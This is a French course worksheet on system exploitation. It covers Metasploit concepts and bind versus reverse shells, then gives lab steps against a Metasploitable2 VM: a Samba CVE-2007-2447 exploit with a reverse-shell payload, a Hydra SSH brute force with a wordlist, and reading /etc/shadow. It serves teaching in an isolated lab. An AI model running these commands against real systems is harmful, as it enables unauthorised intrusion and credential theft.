MODULE

Sécurité des Systèmes et Réseaux

Séance 2 : Exploitation de Vulnérabilités Systèmes

Prof. Lahcen AITIBOUREK

Créer par Rachid Bouselama

Document de Travail

Table des Matières

(Clic droit sur la table et sélectionner "Mettre à jour le champ" pour actualiser)

Partie I : Théorie de l'Exploitation

Cette partie présente les concepts fondamentaux nécessaires à la compréhension des techniques d'exploitation. Elle explique de manière simple et structurée les mécanismes de Metasploit, les types de shells, et les attaques par force brute.

1. Architecture de Metasploit Framework (MSF)

Metasploit est un framework modulaire de sécurité informatique qui permet de développer et d'exécuter des exploits contre des machines distantes. Sa conception modulaire en fait un outil puissant et flexible pour les professionnels de la cybersécurité.

1.1 Les Modules Principaux

Exploit : Code malveillant qui tire parti d'une vulnérabilité (bug) dans un logiciel pour délivrer une charge utile (payload) sur la machine cible. C'est la "clé" qui ouvre la porte.

Payload : Le code exécuté sur la cible une fois l'exploit réussi. C'est ce que vous "mettez" sur la machine compromise. Exemples : Shell (accès terminal), Meterpreter (shell avancé avec fonctionnalités étendues), création d'utilisateur.

Auxiliary : Outils de scan, de fuzzing (test de robustesse) ou de déni de service. Contrairement aux exploits, les modules auxiliaires ne délivrent pas de payload mais servent à la reconnaissance ou aux tests.

Encoder : Module qui obfusque (masque) le payload pour tenter de contourner les antivirus (AV). Il modifie l'apparence du code sans changer son fonctionnement.

Nop (No Operation) : Instructions neutres utilisées pour stabiliser l'exécution lors des attaques de type buffer overflow. Elles permettent d'aligner correctement le code en mémoire.

2. Bind Shell vs Reverse Shell

La distinction entre Bind Shell et Reverse Shell est fondamentale en sécurité offensive. Elle détermine la direction de la connexion réseau et influence considérablement le succès de l'attaque face aux pare-feu.

2.1 Bind Shell (Connexion Directe)

Dans un Bind Shell,**l'attaquant se connecte à la victime**. Le processus se déroule comme suit :

0. L'exploit ouvre un port d'écoute sur la machine victime (ex : port 4444).

1. L'attaquant initie une connexion vers [IP_CIBLE]:4444.

> **Problème majeur :**Cette approche est bloquée par 99% des pare-feux car elle nécessite une connexion entrante (Inbound) sur la machine cible, ce qui est généralement interdit par les règles de sécurité.

2.2 Reverse Shell (Connexion Inverse)

Dans un Reverse Shell,**la victime se connecte à l'attaquant**. C'est l'approche la plus courante et la plus efficace :

2. L'exploit force la victime à initier une connexion sortante vers [IP_ATTAQUANT]:4444.
3. Le pare-feu laisse généralement passer le trafic sortant (Outbound Allow).

> **Avantage clé :**Cette méthode contourne la plupart des configurations NAT et Firewall simples car elle exploite la confiance accordée au trafic sortant.

Tableau comparatif :

Critère	Bind Shell	Reverse Shell
Direction	Attaquant → Victime	Victime → Attaquant
Port ouvert sur	Machine victime	Machine attaquant
Pare-feu	Bloqué (Inbound)	Autorisé (Outbound)
NAT	Problématique	Contourné
Utilisation	Réseau interne	Internet / WAN

3. Attaques par Force Brute (Brute Force)

Quand il n'existe pas de vulnérabilité logicielle exploitable, l'attaquant peut se tourner vers l'authentification. L'attaque par force brute consiste à tester systématiquement des combinaisons d'identifiants jusqu'à trouver la bonne.

3.1 Types d'attaques

> **Dictionnaire (Wordlist) :**Teste une liste de mots probables (ex : rockyou.txt contenant des millions de mots de passe courants). C'est la méthode la plus rapide et la plus efficace contre les mots de passe faibles.

Brute Force Pur : Teste toutes les combinaisons possibles (aaa, aab, aac...). Cette méthode est théoriquement infaillible mais extrêmement lente et souvent impraticable pour les mots de passe complexes.

Credential Stuffing :Réutilisation de mots de passe volés lors de fuites de données. Basée sur le principe que les utilisateurs réutilisent souvent le même mot de passe sur plusieurs services.

⚠ Rappel Juridique (Loi 07-03)

L'utilisation de techniques d'exploitation (Metasploit, Hydra) est strictement encadrée. L'Article 607-3 prévoit une peine de 1 à 3 mois de prison pour accès frauduleux. Ces manipulations se font UNIQUEMENT sur les machines virtuelles fournies dans un environnement de laboratoire contrôlé.

Partie II : Fiche Labo - Exploitation Avancée

Cette partie contient les instructions étape par étape pour réaliser les exercices pratiques. Suivez chaque étape attentivement et insérez vos captures d'écran dans les espaces prévus.

4. Environnement

Avant de commencer, assurez-vous que votre environnement est correctement configuré :

- Attaquant : Kali Linux (machine virtuelle)
- Cible : Metasploitable2 (IP à identifier avec ifconfig/ip addr)
- Outils : Metasploit (msfconsole) et Hydra
- Réseau : Mode Host-Only (VMware) pour isoler le laboratoire

5. Exercice 1 : Exploitation Samba (Reverse Shell)

Nous allons exploiter la vulnérabilité Username Map Script (CVE-2007-2447) présente dans certaines versions de Samba. Cette faille permet l'exécution de commandes arbitraires à distance.

5.1 Configuration de l'Exploit

Étape 1 : Lancer Metasploit

Étape 2 : Sélectionner l'exploit Samba

```
use exploit/multi/samba/usermap_script
```

Étape 3 : Configurer la cible

```
set RHOSTS [IP_CIBLE]
```

Capture d'écran : Configuration de l'exploit (show options)

5.2 Choix du Payload (Crucial)

Nous allons utiliser un Reverse Shell pour contourner les pare-feux. La victime se connectera à notre machine.

Étape 4 : Lister les payloads compatibles

```
show payloads
```

Étape 5 : Sélectionner un payload Linux Reverse TCP basique

```
set PAYLOAD cmd/unix/reverse
```

Étape 6 : Configurer l'IP de l'attaquant (votre Kali)


```
set LHOST [VOTRE_IP_KALI]
```

Étape 7 : Configurer le port d'écoute

```
set LPORT 4444
```

Étape 8 : Vérifier la configuration

```
show options
```



Capture d'écran : Configuration complète du payload

5.3 Exécution


Étape 9 : Lancer l'exploit

```
run
```

> **Si succès :**Vous obtenez un shell sur la machine cible. Vérifiez vos privilèges avec la commande :

```
id
```

La sortie doit indiquer que vous êtes root (uid=0).



Capture d'écran : Preuve de l'accès root (commande id)

6. Exercice 2 : Attaque par Force Brute (SSH)

Le service SSH (Port 22) n'est pas vulnérable à un exploit connu, mais le mot de passe peut être faible. Nous allons utiliser Hydra pour tester différentes combinaisons.


6.1 Préparation du dictionnaire

Étape 1 : Créer une liste de mots de passe (pour gagner du temps dans ce TP)

```
echo -e "admin\nroot\nmsfadmin\nuser\npassword" > passlist.txt
```

Étape 2 : Vérifier le contenu du fichier

```
cat passlist.txt
```



Capture d'écran : Contenu du fichier passlist.txt


6.2 Utilisation de Hydra

Étape 3 : Lancer l'attaque avec Hydra

Syntaxe : hydra -l [USER] -P [LISTE] [PROTO]://[IP]

```
hydra -l msfadmin -P passlist.txt ssh://192.168.39.134
```

> **Paramètres :**-l spécifie l'utilisateur, -P le fichier de mots de passe, ssh:// le protocole



Capture d'écran : Hydra trouvant le mot de passe SSH

7. Exercice 3 : Post-Exploitation (Introduction)


Une fois le mot de passe SSH obtenu, connectez-vous à la machine cible :

```
ssh msfadmin@192.168.39.134
```

Entrez le mot de passe trouvé par Hydra lorsqu'il est demandé.

Étape 1 : Tentez de lire le fichier des mots de passe chiffrés

```
cat /etc/shadow
```



Capture d'écran : Résultat de la tentative de lecture de /etc/shadow